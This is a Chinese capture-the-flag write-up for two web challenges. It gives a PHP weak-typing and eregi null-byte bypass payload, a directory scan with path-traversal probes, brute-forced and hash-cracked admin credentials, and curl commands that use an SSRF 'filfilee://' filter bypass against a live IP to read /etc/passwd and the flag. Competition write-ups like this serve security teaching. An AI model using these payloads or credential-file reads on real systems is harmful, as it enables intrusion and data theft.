双流一大学酸菜鱼

easyweb

就直接代码代码设计，考察了php弱类型和函数的特性

```php
<?php
show_source(__FILE__);
$v1=0;$v2=0;$v3=0;
$a=(array)json_decode(@$_GET['foo']);//json编码
if(is_array($a)){
    is_numeric(@$a["bar1"])?die("nope"):NULL;//判断是纯数字或数字字符串
    if(@$a["bar1"]){
        ($a["bar1"]>2021)?$v1=1:NULL;//php弱类型绕过
    }
    if(is_array(@$a["bar2"])){
        //需要count($a["bar2"])==5和is_array($a["bar2"][0])有值，是or
        if(count($a["bar2"])!==5 OR !is_array($a["bar2"][0])) die("nope");
        $pos = array_search("nudt", $a["a2"]);
        //要求有a2，并且值中有字符串“nudt”
        $pos===false?die("nope"):NULL;
        foreach($a["bar2"] as $key=>$val){//循环
                //bar2中不能有字符nudt
            $val==="nudt"?die("nope"):NULL;
        }
        $v2=1;//需要
    }
}
$c=@$_GET['cat'];
$d=@$_GET['dog'];
if(@$c[1]){
    if(!strcmp($c[1],$d) && $c[1]!==$d){
         //需要同时成立，即$c$d既相等又不相等，通过php弱类型绕过数组和字符串比较返回null
        eregi("3|1|c",$d.$c[0])?die("nope"):NULL;//eregi函数有个%00截断漏洞
        strpos(($c[0].$d), "cstc2021")?$v3=1:NULL;
        //$c[0]和$d连接返回字符串cstc2021的位置
    }
}
if($v1 && $v2 && $v3){
    include "flag.php";
    echo $flag;
}
?>
```


poc: `?foo={"bar1":"2022a","bar2":[[1],2,3,4,5],"a2":"nudt"}&cat[1][]=111&cat[0]=12cstc2021&dog=%00`


easyweb2

最开始通过扫描得到了路径 `swagger-ui.html`


```
[09:11:20] Starting:
[09:11:21] 400 -  435B  - /..;/
[09:11:30] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[09:11:31] 400 -  435B  - /a%5c.aspx
[09:11:44] 500 -   86B  - /error
[09:11:44] 500 -   86B  - /error/
[09:11:46] 200 -   11B  - /index
[09:11:57] 200 -   90B  - /swagger-resources
[09:11:57] 200 -    3KB - /swagger-ui.html
```

然后就经历特别多的测试，最后给了提醒使用token,而token是通过登录来获得的，这里就通过暴力破解了。成功暴力破解出**test/test**。






在看提示说需要获得管理员的token。然后发现有一个user-controller,那可能是暴力破解出admin用户




成功暴力破解



{"用户ID":"987","用户组":"系统管理员","用户名":"ctf_admin","HASH":"2773d5bd7e1a7a7eec619c6d5fbdfd3a"}

2773d5bd7e1a7a7eec619c6d5fbdfd3a解出为ctfer123!@#

所以用户名：ctf_admin/ctfer123!@#,重新登录。



获得管理员**Token:9c618e664319512ef7db2d3c0672bee0**

然后提示还说关注/home/index接口，猜一猜肯定是ssrf啦。这里经过fuzz出过滤了file，所以通过双写绕过。

```
root@kali:~/桌面# curl -X GET "http://49.232.167.183:30015/home/index?url=filfilee:///etc/passwd" -H "accept: */*" -H "Token: 9c618e664319512ef7db2d3c0672bee0"
root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sync:/bin:/bin/syn
cgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/usr/sbin/nologinlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologinmail:x:8:8:mail:/var/mail:/usr/sbin/nologinn
ews:x:9:9:news:/var/spool/news:/usr/sbin/nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologinproxy:x:13:13:proxy:/bin:/usr/sbin/nologinwww-data:x:33:33:www-data:/var/www:/usr/sb
in/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologingnats:x:41:4
1:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534::/nonexistent:/usr/sbin/nologinmessageb
us:x:101:101::/nonexistent:/usr/sbin/nologin
^[^A
```

成功获得flag

```
root@kali:~/桌面# curl -X GET "http://49.232.167.183:30015/home/index?url=filfilee:///" -H "accept: */*" -H "Token: 9c618e664319512ef7db2d3c0672bee0"
.dockerenvbinbootctfdevetchomeliblib64mediamntoptprocrootrunsbinsrvstart.shsystmpusrvar
^[[A^C
root@kali:~/桌面# curl -X GET "http://49.232.167.183:30015/home/index?url=filfilee:///ctf/" -H "accept: */*" -H "Token: 9c618e664319512ef7db2d3c0672bee0"
ctf-0.0.1-SNAPSHOT.jarftp
^C
root@kali:~/桌面# curl -X GET "http://49.232.167.183:30015/home/index?url=filfilee:///ctf/ftp/" -H "accept: */*" -H "Token: 9c618e664319512ef7db2d3c0672bee0"
flag.txt
^C
root@kali:~/桌面# curl -X GET "http://49.232.167.183:30015/home/index?url=filfilee:///ctf/ftp/flag.txt" -H "accept: */*" -H "Token: 9c618e664319512ef7db2d3c0672bee0"
flag{0102d47cee495efcb7c4e3977b04e715}
^C
root@kali:~/桌面#
```